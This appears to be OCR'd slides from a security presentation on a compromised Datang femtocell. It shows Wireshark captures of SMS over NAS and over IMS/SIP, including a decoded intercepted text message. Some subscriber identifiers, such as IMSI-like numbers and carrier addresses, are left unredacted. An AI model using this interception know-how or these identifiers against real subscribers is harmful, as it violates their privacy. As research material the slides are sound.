


Pico Cell: Datang fbs3211/3221



Compromised Femtocell-- SMS

- SMS over NAS




```
No.    Time                        Source                              Destination                           Protocol     Length Info
 25863 2019-01-17 16:13:40.747032  100.82.252.78                       100.82.254.230                        GSM SMS         334 UplinkNASTransport, Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network)
 25904 2019-01-17 16:13:41.692031  2409:8017:200:220::191              2409:8807:3ab:ea86:f8ca:98ad:af90:50c0 GTP <GSM SMS>  974 Request: MESSAGE sip:460002020570020@[2409:8807:03AB:EA86:F8CA:98AD:AF90:50C0]:8906 | (RP) RP-DATA (Network to MS)
 28982 2019-01-17 16:14:49.807748  100.82.254.205                      100.82.252.78                         GSM SMS         334 DownlinkNASTransport, Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
 28996 2019-01-17 16:14:50.179381  100.82.252.78                       100.82.254.206                        GSM SMS         206 UplinkNASTransport, Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
 29977 2019-01-17 16:15:11.739965  2409:8017:200:220::191              2409:8138:4:3079:a836:2b4:477e:d94a   GTP <GSM SMS>   990 Request: MESSAGE sip:460002020570020@[2409:8138:0004:3079:A836:02B4:477E:D94A]:8908 | (RP) RP-DATA (Network to MS)
 29996 2019-01-17 16:15:11.936743  2409:8138:4:3079:a836:2b4:477e:d94a 2409:8017:200:220::191                GTP <GSM SMS>  1102 Request: MESSAGE sip:bjipsmgw2bzx.ipsmgw.bj.chinamobile.com | (RP) RP-ACK (MS to Network)
 31994 2019-01-17 16:15:56.533908  2409:8017:200:220::191              2409:8138:4:3079:a836:2b4:477e:d94a   GTP <GSM SMS>  1102 Request: MESSAGE sip:460002020570020@[2409:8138:0004:3079:A836:02B4:477E:D94A]:8908 | (RP) RP-DATA (Network to MS)
 32004 2019-01-17 16:15:56.677541  2409:8138:4:3079:a836:2b4:477e:d94a 2409:8017:200:220::191                GTP <GSM SMS>  1102 Request: MESSAGE sip:bjipsmgw2bzx.ipsmgw.bj.chinamobile.com | (RP) RP-ACK (MS to Network)
 33275 2019-01-17 16:16:25.544907  2409:8017:200:220::191              2409:8138:4:3079:a836:2b4:477e:d94a   GTP <GSM SMS>  1118 Request: MESSAGE sip:460002020570020@[2409:8138:0004:3079:A836:02B4:477E:D94A]:8908 | (RP) RP-DATA (Network to MS)
 33296 2019-01-17 16:16:25.798429  2409:8138:4:3079:a836:2b4:477e:d94a 2409:8017:200:220::191                GTP <GSM SMS>  1102 Request: MESSAGE sip:bjipsmgw2bzx.ipsmgw.bj.chinamobile.com | (RP) RP-ACK (MS to Network)
 33926 2019-01-17 16:16:41.083282  2409:8017:200:220::191              2409:8138:4:3079:a836:2b4:477e:d94a   GTP <GSM SMS>  1070 Request: MESSAGE sip:460002020570020@[2409:8138:0004:3079:A836:02B4:477E:D94A]:8908 | (RP) RP-DATA (Network to MS)  (Short Message fragment 2 of 2)
 33935 2019-01-17 16:16:41.234447  2409:8138:4:3079:a836:2b4:477e:d94a 2409:8017:200:220::191                GTP <GSM SMS>  1102 Request: MESSAGE sip:bjipsmgw2bzx.ipsmgw.bj.chinamobile.com | (RP) RP-ACK (MS to Network)
 33952 2019-01-17 16:16:41.493233  2409:8017:200:220::191              2409:8138:4:3079:a836:2b4:477e:d94a   GTP <GSM SMS>  1118 Request: MESSAGE sip:460002020570020@[2409:8138:0004:3079:A836:02B4:477E:D94A]:8908 | (RP) RP-DATA (Network to MS)  (Short Message Reassembled)
 33955 2019-01-17 16:16:41.552719  2409:8017:200:220::191              2409:8138:4:3079:a836:2b4:477e:d94a   GTP <GSM SMS>  1102 Request: MESSAGE sip:460002020570020@[2409:8138:0004:3079:A836:02B4:477E:D94A]:8908 | (RP) RP-DATA (Network to MS)
 33957 2019-01-17 16:16:41.614226  2409:8138:4:3079:a836:2b4:477e:d94a 2409:8017:200:220::191                GTP <GSM SMS>  1102 Request: MESSAGE sip:bjipsmgw2bzx.ipsmgw.bj.chinamobile.com | (RP) RP-ACK (MS to Network)
 33960 2019-01-17 16:16:41.654144  2409:8138:4:3079:a836:2b4:477e:d94a 2409:8017:200:220::191                GTP <GSM SMS>  1102 Request: MESSAGE sip:bjipsmgw2bzx.ipsmgw.bj.chinamobile.com | (RP) RP-ACK (MS to Network)
 35174 2019-01-17 16:17:09.099718  2409:8017:200:220::191              2409:8138:4:3079:a836:2b4:477e:d94a   GTP <GSM SMS>  1118 Request: MESSAGE sip:460002020570020@[2409:8138:0004:3079:A836:02B4:477E:D94A]:8908 | (RP) RP-DATA (Network to MS)
 35183 2019-01-17 16:17:09.226022  2409:8138:4:3079:a836:2b4:477e:d94a 2409:8017:200:220::191                GTP <GSM SMS>  1102 Request: MESSAGE sip:bjipsmgw2bzx.ipsmgw.bj.chinamobile.com | (RP) RP-ACK (MS to Network)
 38566 2019-01-17 16:18:23.238072  100.82.252.78                       100.82.254.206                        GSM SMS         350 UplinkNASTransport, Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network)
 38911 2019-01-17 16:18:29.974012  100.82.254.205                      100.82.252.78                         GSM SMS         222 DownlinkNASTransport, Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
 39979 2019-01-17 16:18:53.366543  100.82.252.78                       100.82.254.206                        GSM SMS         366 UplinkNASTransport, Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network)
 40351 2019-01-17 16:19:00.852863  100.82.254.35                       100.82.252.78                         GSM SMS         222 DownlinkNASTransport, Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
 40761 2019-01-17 16:19:09.202131  100.82.254.205                      100.82.252.78                         GSM SMS         222 DownlinkNASTransport, Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
 44704 2019-01-17 16:20:36.338735  100.82.252.78                       100.82.254.68                         GSM SMS         366 UplinkNASTransport, Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network)
 44745 2019-01-17 16:20:37.023968  100.82.252.78                       100.82.254.68                         GSM SMS         350 UplinkNASTransport, Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network)
 44789 2019-01-17 16:20:37.820709  100.82.254.67                       100.82.252.78                         GSM SMS         222 DownlinkNASTransport, Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
 44836 2019-01-17 16:20:38.800444  100.82.254.67                       100.82.252.78                         GSM SMS         222 DownlinkNASTransport, Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
 45981 2019-01-17 16:21:01.802806  100.82.252.78                       100.82.254.68                         GSM SMS         238 UplinkNASTransport, Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network)
 46027 2019-01-17 16:21:02.870273  100.82.254.67                       100.82.252.78                         GSM SMS         222 DownlinkNASTransport, Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
 46835 2019-01-17 16:21:22.683249  100.82.252.78                       100.82.254.68                         GSM SMS         254 UplinkNASTransport, Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network)
 46895 2019-01-17 16:21:24.170354  100.82.254.67                       100.82.252.78                         GSM SMS         222 DownlinkNASTransport, Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
 47071 2019-01-17 16:21:27.883656  100.82.252.78                       100.82.254.68                         GSM SMS         238 UplinkNASTransport, Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network)
 47134 2019-01-17 16:21:29.250922  100.82.254.67                       100.82.252.78                         GSM SMS         222 DownlinkNASTransport, Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
```

```
▼ NAS message container content: 490198000500089168310810000 5f08b25150b8131030179...
  ▼ GSM A-I/F DTAP - CP-DATA
    ▼ Protocol Discriminator: SMS messages (9)
        .... 1001 = Protocol discriminator: SMS messages (0x9)
        0... .... = TI flag: allocated by sender
        .100 .... = TIO: 4
      DTAP Short Message Service Message Type: CP-DATA (0x01)
    ▼ CP-User Data
        Length: 152
        RPDU (not displayed)
  ▼ GSM A-I/F RP - RP-DATA (MS to Network)
      Message Type RP-DATA (MS to Network)
    ▼ RP-Message Reference
        RP-Message Reference: 0x05 (5)
    ▼ RP-Originator Address
        Length: 0
    ▼ RP-Destination Address - (8613800100500)
        Length: 8
        1... .... = Extension: No Extension
        .001 .... = Type of number: International Number (0x1)
        .... 0001 = Numbering plan identification: ISDN/Telephony Numbering (ITU-T Rec. E.164 / ITU-T Rec. E.163) (0x1)
        Called Party BCD Number: 8613800100500
    ▼ RP-User Data
        Length: 139
        TPDU (not displayed)
  ▼ GSM SMS TPDU (GSM 03.40) SMS-SUBMIT
      0... .... = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER
      .0.. .... = TP-UDHI: The TP UD field contains only the short message
      ..1. .... = TP-SRR: A status report is requested
      ...0 0... = TP-VPF: TP-VP field not present (0)
      .... .1.. = TP-RD: Instruct SC to reject duplicates
      .... ..01 = TP-MTI: SMS-SUBMIT (1)
      TP-MR: 21
    ▼ TP-Destination-Address - (1330[redacted])
        Length: 11 address digits
        1... .... = Extension: No extension
        .000 .... = Type of number: Unknown (0)
        .... 0001 = Numbering plan: ISDN/telephone (E.164/E.163) (1)
        TP-DA Digits: 1330[redacted]
    ▼ TP-PID: 0
        00.. .... = Defines formatting for subsequent bits: 0x0
        ..0. .... = Telematic interworking: no telematic interworking, but SME-to-SME protocol
        ...0 0000 = The SM-AL protocol being used between the SME and the MS: 0
    ▼ TP-DCS: 8
        00.. .... = Coding Group Bits: General Data Coding indication (0)
        ..0. .... = Text: Not compressed
        ...0 .... = Message Class: Reserved, no message class
        .... 10.. = Character Set: UCS2 (16 bit)/UTF-16 (0x2)
        .... ..00 = Message Class: Class 0 (0x0)
      TP-User-Data-Length: (126) depends on Data-Coding-Scheme
    ▼ TP-User-Data
        SMS text: 请回复，请回复，请回复
        回答我
        请问情况怎么样啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊
```

Compromised Femtocell-- SMS

- SMS over IMS




```
No.    Time                          Source                             Destination                        Protocol        Length Info
276684 2019-01-26 08:12:07.913034731 2409:8138:8:3daa:1ce0:6c05:791:a159 2409:8017:200:220::91              GTP <SIP>          926 Status: 200 OK |
290355 2019-01-26 08:32:04.587375856 2409:8138:c:ca30:c65:4dc:8936:ff9a  2409:8017:200:220::91              GTP <SIP>          846 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org  (1 binding) |
290361 2019-01-26 08:32:04.827724049 2409:8017:200:220::91              2409:8138:c:ca30:c65:4dc:8936:ff9a  GTP <SIP>         1150 Status: 200 OK  (1 binding) |
290364 2019-01-26 08:32:04.827762491 2409:8017:200:220::91              2409:8138:c:ca30:c65:4dc:8936:ff9a  GTP <SIP/XML>      102 Request: NOTIFY sip:[2409:8138:000C:CA30:0C65:04DC:8936:FF9A]:54054 |
290366 2019-01-26 08:32:04.907018761 2409:8138:c:ca30:c65:4dc:8936:ff9a  2409:8017:200:220::91              GTP <SIP>          910 Status: 200 OK |
292687 2019-01-26 08:35:24.071934831 2409:8807:3aa:ae8d:1:2:95c6:db7b   2409:8017:200:220::11              GTP <SIP>         1038 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org  (1 binding) |
292694 2019-01-26 08:35:24.275658706 2409:8017:200:220::11              2409:8807:3aa:ae8d:1:2:95c6:db7b   GTP <SIP>         1118 Status: 200 OK  (1 binding) |
292698 2019-01-26 08:35:24.276799253 2409:8017:200:220::11              2409:8807:3aa:ae8d:1:2:95c6:db7b   GTP <SIP/XML>      102 Request: NOTIFY sip:46000102[redacted]@[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:31806
292701 2019-01-26 08:35:24.437005542 2409:8807:3aa:ae8d:1:2:95c6:db7b   2409:8017:200:220::11              GTP <SIP>          734 Status: 200 OK |
294547 2019-01-26 08:38:01.624386807 2409:8807:3a8:db4:489:735e:eb27:76c 2409:8017:200:220::191             GTP <SIP>          526 Request: REGISTER sip:ims.mnc002.mcc460.3gppnetwork.org  (1 binding) |
294554 2019-01-26 08:38:01.888055524 2409:8017:200:220::191             2409:8807:3a8:db4:489:735e:eb27:76c GTP <SIP>          814 Status: 401 Unauthorized |
294564 2019-01-26 08:38:02.128251954 2409:8807:3a8:db4:489:735e:eb27:76c 2409:8017:200:220::191             GTP <SIP>          926 Request: REGISTER sip:ims.mnc002.mcc460.3gppnetwork.org  (1 binding) |
294566 2019-01-26 08:38:02.309280734 2409:8017:200:220::191             2409:8807:3a8:db4:489:735e:eb27:76c GTP <SIP>         1198 Status: 200 OK  (1 binding) |
294569 2019-01-26 08:38:02.449154910 2409:8807:3a8:db4:489:735e:eb27:76c 2409:8017:200:220::191             GTP <SIP>          182 Request: SUBSCRIBE sip:+86183[redacted]@bj.ims.mnc000.mcc460.3gppnetwork.org |
294570 2019-01-26 08:38:02.537452456 2409:8017:200:220::191             2409:8807:3a8:db4:489:735e:eb27:76c GTP <SIP>         1038 Status: 200 OK |
294575 2019-01-26 08:38:02.537532708 2409:8017:200:220::191             2409:8807:3a8:db4:489:735e:eb27:76c GTP <SIP/XML>      102 Request: NOTIFY sip:[2409:8807:03A8:0DB4:0489:735E:EB27:076C]:63478 |
294580 2019-01-26 08:38:02.634387994 2409:8807:3a8:db4:489:735e:eb27:76c 2409:8017:200:220::191             GTP <SIP>          926 Status: 200 OK |
297366 2019-01-26 08:42:01.454919382 2409:8017:200:220::11              2409:8807:3aa:ae8d:1:2:95c6:db7b   GTP <GSM SMS>     1102 Request: MESSAGE sip:46000102[redacted]@[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:3180
297367 2019-01-26 08:42:01.454939610 2409:8017:200:220::11              2409:8807:3aa:ae8d:1:2:95c6:db7b   GTP <GSM SMS>     1102 Request: MESSAGE sip:46000102[redacted]@[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:3180
297372 2019-01-26 08:42:01.594341881 2409:8807:3aa:ae8d:1:2:95c6:db7b   2409:8017:200:220::11              GTP <SIP>          750 Status: 200 OK |
297374 2019-01-26 08:42:01.714933260 2409:8807:3aa:ae8d:1:2:95c6:db7b   2409:8017:200:220::11              GTP <SIP>          150 Request: MESSAGE sip:bjipsmgw1bzx.ipsmgw.bj.chinamobile.com | (RP) RP-ACK (MS to Ne
297376 2019-01-26 08:42:01.803030840 2409:8017:200:220::11              2409:8807:3aa:ae8d:1:2:95c6:db7b   GTP <SIP>          590 Status: 200 OK |
301042 2019-01-26 08:47:21.590905565 2409:8017:200:220::11              2409:8807:3aa:ae8d:1:2:95c6:db7b   GTP <GSM SMS>     1118 Request: MESSAGE sip:46000102[redacted]@[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:3180
301043 2019-01-26 08:47:21.590926372 2409:8017:200:220::11              2409:8807:3aa:ae8d:1:2:95c6:db7b   GTP <GSM SMS>     1118 Request: MESSAGE sip:46000102[redacted]@[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:3180
